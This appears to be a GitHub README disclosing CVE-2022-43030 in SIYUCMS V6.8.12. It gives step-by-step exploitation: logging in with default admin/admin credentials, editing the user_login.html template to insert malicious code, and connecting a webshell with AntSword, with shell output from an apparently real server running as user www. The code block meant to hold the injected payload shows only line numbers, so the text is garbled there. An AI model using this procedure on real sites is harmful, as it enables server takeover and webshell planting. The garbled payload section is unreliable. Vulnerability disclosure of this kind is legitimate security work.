

main

...

siyu / README.md



cai-niao98 Update README.md

History

1 contributor

15 lines (11 sloc) | 897 Bytes

...

CVE-2022-43030

1、Log in to the website background with the default weak password (admin/admin)

The screenshot displays the SIYUCMS admin interface. A sidebar on the left contains navigation links for system management, user management, content management, and other functions. The main content area shows a dashboard with a red alert banner at the top stating '请尽快修改后台初始密码!' (Please change the initial password of the backend as soon as possible!). Below the banner, there are several widgets: '快捷方式' (Quick ways) with icons for system settings, data backup, user management, and content management; '数据统计' (Data statistics) showing 1 pending review and 0 new users; and '系统信息' (System information) displaying details like website name, URL, operating system, and database version. On the right, there is a '版本信息' (Version information) section showing the current version as SIYUCMS V6.8.12 LTS and a '推荐' (Recommendation) section with a link to the SIYUCMS development manual.

2、Click System Management ->Template Management

SYUICMS

admin

Search

主导航

系统管理

系统设置

字典类型

字典数据

邮件配置

短信配置

模板管理

插件管理

权限管理

数据源管理

模块管理

栏目管理

网站功能

会员管理

内容管理

实时预览

Close

插件管理

模板管理

模板管理 列表

html

css

js

删除文件

+新增

🔍 搜索

✖ 删除

<input type="checkbox"/>	文件名称	目录	文件大小	更新时间	后缀
<input type="checkbox"/>	user_set.html	./template/default/index/html/user_set.html	6.45KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	user_register.html	./template/default/index/html/user_register.html	3.21KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	user_login.html	./template/default/index/html/user_login.html	2.93KB	2022-10-03 16:37:33	html
<input type="checkbox"/>	user_index.html	./template/default/index/html/user_index.html	1.99KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	team_show.html	./template/default/index/html/team_show.html	3.85KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	team_list.html	./template/default/index/html/team_list.html	4.1KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	tag.html	./template/default/index/html/tag.html	3.65KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	search.html	./template/default/index/html/search.html	3.71KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	product_show.html	./template/default/index/html/product_show.html	4.14KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	product_list.html	./template/default/index/html/product_list.html	7.48KB	2022-07-06 19:58:17	html
<input type="checkbox"/>	picture_show.html	./template/default/index/html/picture_show.html	3.85KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	picture_list.html	./template/default/index/html/picture_list.html	3.57KB	2022-07-06 18:21:08	html
<input type="checkbox"/>	page_list.html	./template/default/index/html/page_list.html	1.61KB	2022-05-26 14:29:10	html
<input type="checkbox"/>	message_list.html	./template/default/index/html/message_list.html	6.16KB	2022-05-26 14:29:10	html

3、 Edit user_Login file, writing malicious code

SIYUCMS

admin

Search

主导航

系统管理

系统设置

字典类型

字典数据

邮件配置

短信配置

模板管理

插件管理

权限管理

数据库管理

模块管理

栏目管理

网站功能

会员管理

内容管理

实例演示

主导航

内容管理

模板管理 修改

查看全部

文件名称

index.html

不需要输入文件路径, 如 style.css 请填写 style

文件类型

HTML

CSS



JS

内容

```

1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
```

4、 connect webshell



```
中国象棋
AntSword
(*) 基础:
当前路径: /www/wwwroot/101.35.54.13790/public
磁盘列表: /
系统信息: Linux VM-16-3-centos 4.18.0-348.7.1.el8_5.x86_64 #1 SMP Wed Dec 22 13:25:12 UTC 2021 x86_64
当前用户: www
(*) 输入 aahelp 查
(www:/www/wwwroot/101.35.54.13790/public) $ cd /www/wwwroot/101.35.54.13790/public/
(www:/www/wwwroot/101.35.54.13790/public) $ whoami
www
(www:/www/wwwroot/101.35.54.13790/public) $ ls -al
total 52
drwxr-xr-x 6 www www 4096 Jul 6 15:03 .
drwxr-xr-x 11 www www 4096 Oct 3 16:58 ..
-rw-r--r-- 1 www www 220 May 26 14:29 .htaccess
-rw-r--r-- 1 root root 48 Jul 6 15:02 .user.ini
drwxr-xr-x 2 www www 4096 May 26 14:29 Data
-rwxr-xr-x 1 www www 4286 May 26 14:29 favicon.ico
-rwxr-xr-x 1 www www 969 May 26 14:29 index.php
-rwxr-xr-x 1 www www 24 May 26 14:29 robots.txt
-rwxr-xr-x 1 www www 736 May 26 14:29 router.php
drwxr-xr-x 5 www www 4096 May 26 14:29 static
drwxr-xr-x 3 www www 4096 May 26 14:29 template
drwxr-xr-x 7 www www 4096 May 26 16:10 uploads
(www:/www/wwwroot/101.35.54.13790/public) $
```